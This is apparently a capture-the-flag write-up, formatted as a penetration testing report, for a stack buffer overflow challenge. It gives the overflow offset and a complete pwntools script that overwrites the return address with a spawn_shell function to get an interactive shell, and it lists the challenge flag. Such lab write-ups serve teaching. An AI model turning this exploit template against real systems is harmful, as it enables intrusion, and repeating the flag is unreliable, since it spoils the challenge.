Penetration Testing Report


For

“El Clasico of Pwning”

S.NO.	Title	#
1.	Challenge Category	Pwn
2.	Challenge Related Files	N/A
3.	File Link / Target IP	N/A

PROCEDURE

1. **Best step by step guide to buffer overflow : https://old.liveoverflow.com/binary_hacking/protostar/stack4.html**
2. **In our case the offset was overflow_offset = 1352**
3. **Local exploit script is given below (But i recommend going through liveoverflow videos first to understand the basics)**



```python
#!/usr/bin/env python2

from pwn import *
exe = context.binary = ELF('./stack')
host = args.HOST or 'localhost'
port = int(args.PORT or 22222)
def local(argv=[], *a, **kw):
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def remote(argv=[], *a, **kw):
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io
def start(argv=[], *a, **kw):
    if args.LOCAL:
        return local(argv, *a, **kw)
    else:
        return remote(argv, *a, **kw)
gdbscript = '''
break *0x{exe.symbols.main:x}
continue
'''.format(**locals())
import os
def send_payload(proc, payload):
    proc.sendlineafter("> ", payload)
overflow_offset = 1352
log.info("spawn_shell() address: {}".format(hex(exe.symbols["spawn_shell"])))
io = start()
payload = fit({overflow_offset: exe.symbols["spawn_shell"]}, filler = 'B')
send_payload(io, payload)
io.interactive()
```

Flags:

S.No.	Flag - No.	Flag
1.	Flag 1	HE{Simple_BUffer_Overflow_attack}